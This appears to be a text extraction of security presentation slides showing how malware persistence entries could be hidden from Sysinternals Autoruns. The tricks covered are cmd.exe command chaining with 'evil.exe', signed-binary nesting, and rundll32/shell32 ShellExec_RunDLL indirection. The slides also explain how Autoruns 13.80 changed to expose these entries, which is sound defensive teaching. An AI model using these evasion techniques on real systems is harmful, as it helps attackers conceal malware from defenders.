
- Find an existing autorun like this:
 - `C:\Windows\system32\VBBoxTray.exe`
- Change the command to something like this:
 - `cmd.exe /c start C:\Windows\system32\VBBoxTray.exe & evil.exe`

Hide Behind Existing Autoruns

`cmd.exe /c start <original command> & evil.exe`



Autoruns < 13.80



Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers

Everything Logon Explorer Internet Explorer Scheduled Tasks Services

Autorun Entry	Description	Publisher	Path	Time
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/22/2017 2:36 PM
☒ VBoxTray	VirtualBox Guest Additions Tray Application	Oracle Corporation	c:\windows\system32\ vboxtray.exe	11/21/2016 12:49 PM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:28 PM
☒ HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software up...	5/30/2013 3:49 PM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:20 PM
☒ HP Officejet Pro 8610 (N... ScanToPCActivationApp		Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8610...	7/21/2014 7:25 PM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				7/14/2017 2:28 PM
☒ Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome\...	8/23/2017 3:49 AM



vboxtray.exe

VirtualBox Guest Additions Tray Appl

Oracle Corporation

cmd.exe /c start C:\Windows\system32\VBoxTray.exe & calc.exe

Size: 1,707 K

Time: 11/21/2016 12:49 PM

Version: 5.1.10.12026

Ready.

Microsoft Entries Hidden.

About Autoruns

Autoruns v13.71

Copyright (C) 2002-2017 Mark Russinovich

[Sysinternals - www.sysinternals.com](http://www.sysinternals.com)

Mark Russinovich


OK

So We're Good Right?



Umm Nope

Autoruns >= 13.80



The screenshot shows the Autoruns v13.80 application window. The main pane displays a list of startup entries with columns for Autorun Entry, Description, Publisher, File Path, and Last Run Time. An 'About Autoruns' dialog box is open in the foreground, displaying the version (v13.80), copyright (© 2002-2017 Mark Russinovich), and website (www.sysinternals.com).

About Autoruns Dialog Box:

- Autoruns v13.80
- Copyright (C) 2002-2017 Mark Russinovich
- [Sysinternals - www.sysinternals.com](http://www.sysinternals.com)
- Mark Russinovich
- OK

Main Window Table:

Autorun Entry	Description	Publisher	File Path	Last Run Time
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				
☒ cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/22/2017 2:56 PM
☒ VBoxTray	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:28 PM
☒ HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software...	5/30/2013 3:49 PM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:20 PM
☒ HP Officejet Pro 8610 (N... ScanToPCActivationApp		Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8...	7/21/2014 7:25 PM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				7/14/2017 2:28 PM
☒ Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome...	8/23/2017 3:49 AM
☒ n/a	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\rundll32.exe	3/30/2017 11:03 AM

Selected Entry Details (cmd.exe):

- cmd.exe
- Size: 337 K
- Windows Command Processor
- Time: 11/20/2010 5:46 AM
- Microsoft Corporation
- Version: 6.1.7601.17514
- cmd.exe /c start C:\Windows\system32\VBoxTray.exe & calc.exe

Ready. Microsoft Entries Hidden.

- Autoruns parsed the command and detected the /c option
- Reported the nested command rather than cmd.exe
- This made hiding malware harder
 - Nesting malicious executables under cmd.exe won't display as Microsoft applications and won't hide when hiding Microsoft Entries


- It was still possible to hide entries if first nested executable is signed by Microsoft
 - `cmd.exe /c start consent.exe & evil.exe`
 - `consent.exe` is a signed Microsoft executable distributed with Windows

- Released September 11th, 2017
- Stopped trying to parse most nested commands
 - `cmd.exe /c evil.exe` Displays as `cmd.exe`

- No longer hides cmd.exe (and others) when hiding Microsoft Entries
- Persisted cmd.exe is now more obvious but will require expert-level understanding to determine if it's legitimate or malicious

Shell32.dll Indirection

- Technique that combines RunDLL32.exe and Shell32.dll exported functions to execute another executable
- Autoruns prior to 13.80 would display Shell32.dll as the persisted binary



hasherezade

@hasherezade

Follow




Interesting trick to make a persistence key unnoticed by autoruns:

[gist.github.com/hasherezade/e3 ...](https://gist.github.com/hasherezade/e3...)

3:50 PM - 5 Apr 2017

- DLL that provides much of the functionality of explore.exe
 - “Open As” dialogs, running executables, etc.
- Exports a ton of useful functions that can load DLLs and execute applications
 - ShellExec_RunDLL, Control_RunDLL, DllInstall, etc.
- A signed Microsoft binary

```
rundll32.exe shell32.dll,ShellExec_RunDLL calc.exe
```



Autoruns < 13.80 (No Filter)

Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell				9/21/2017 8:52 PM	
☒  explorer.exe	Windows Explorer	Microsoft Corporation	c:\windows\explorer.exe	8/29/2016 11:04 AM	
 HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 12:49 AM	
☒  cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM	
 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/22/2017 3:09 PM	
☒  Malicious	Windows Shell Common Dll	Microsoft Corporation	c:\windows\system32\shell32.dll	5/10/2017 11:29 AM	
☒  VBoxTray	VirtualBox Guest Additions Tray Appli...	Oracle Corporation	c:\windows\system32\vboxtray.exe	11/21/2016 12:49 PM	
 HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:28 PM	
☒  HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software...	5/30/2013 3:49 PM	
 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:20 PM	
☒  HP Officejet Pro 8610 (N...	ScanToPCActivationApp	Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8...	7/21/2014 7:25 PM	

 shell32.dll
Size: 13,851 K
Windows Shell Common Dll
Time: 5/10/2017 11:29 AM
Microsoft Corporation
Version: 6.1.7601.23806
Rundll32.exe Shell32.dll,ShellExec_RunDLL calc.exe

Ready. No Filter.

Autoruns < 13.80 (MS Filter)

Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit

Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 9/22/2017 3:09 PM					
☒ VBoxTray	VirtualBox Guest Additions Tray Appli...	Oracle Corporation	c:\windows\system32\vboboxtray.exe	11/21/2016 12:49 PM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run 9/21/2017 5:28 PM					
☒ HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software...	5/30/2013 3:49 PM	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 9/21/2017 5:20 PM					
☒ HP Officejet Pro 8610 (N... ScanToPCActivationApp		Hewlett-Packard Development Comp...	c:\program files\hp\hp officejet pro 8...	7/21/2014 7:25 PM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components 7/14/2017 2:28 PM					
☒ Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome...	8/23/2017 3:49 AM	

Ready. Microsoft Entries Hidden.

Autoruns >= 13.80 (MS Filter)

Autoruns [chris-win7\chris] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks AppInit

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
 HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				7/14/2009 12:49 AM	
☒  cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	11/20/2010 5:46 AM	
 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/22/2017 3:09 PM	
☒  Malicious	Windows host process (Rundll32)	Microsoft Corporation	c:\windows\system32\rundll32.exe	3/30/2017 11:03 AM	
☒  VBoxTray	VirtualBox Guest Additions Tray Appli...	Oracle Corporation	c:\windows\system32\vboboxtray.exe	11/21/2016 12:49 PM	
 HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				9/21/2017 5:28 PM	
☒  HP Software Update	hpwuSchd Application	Hewlett-Packard	c:\program files (x86)\hp\hp software...	5/30/2013 3:49 PM	
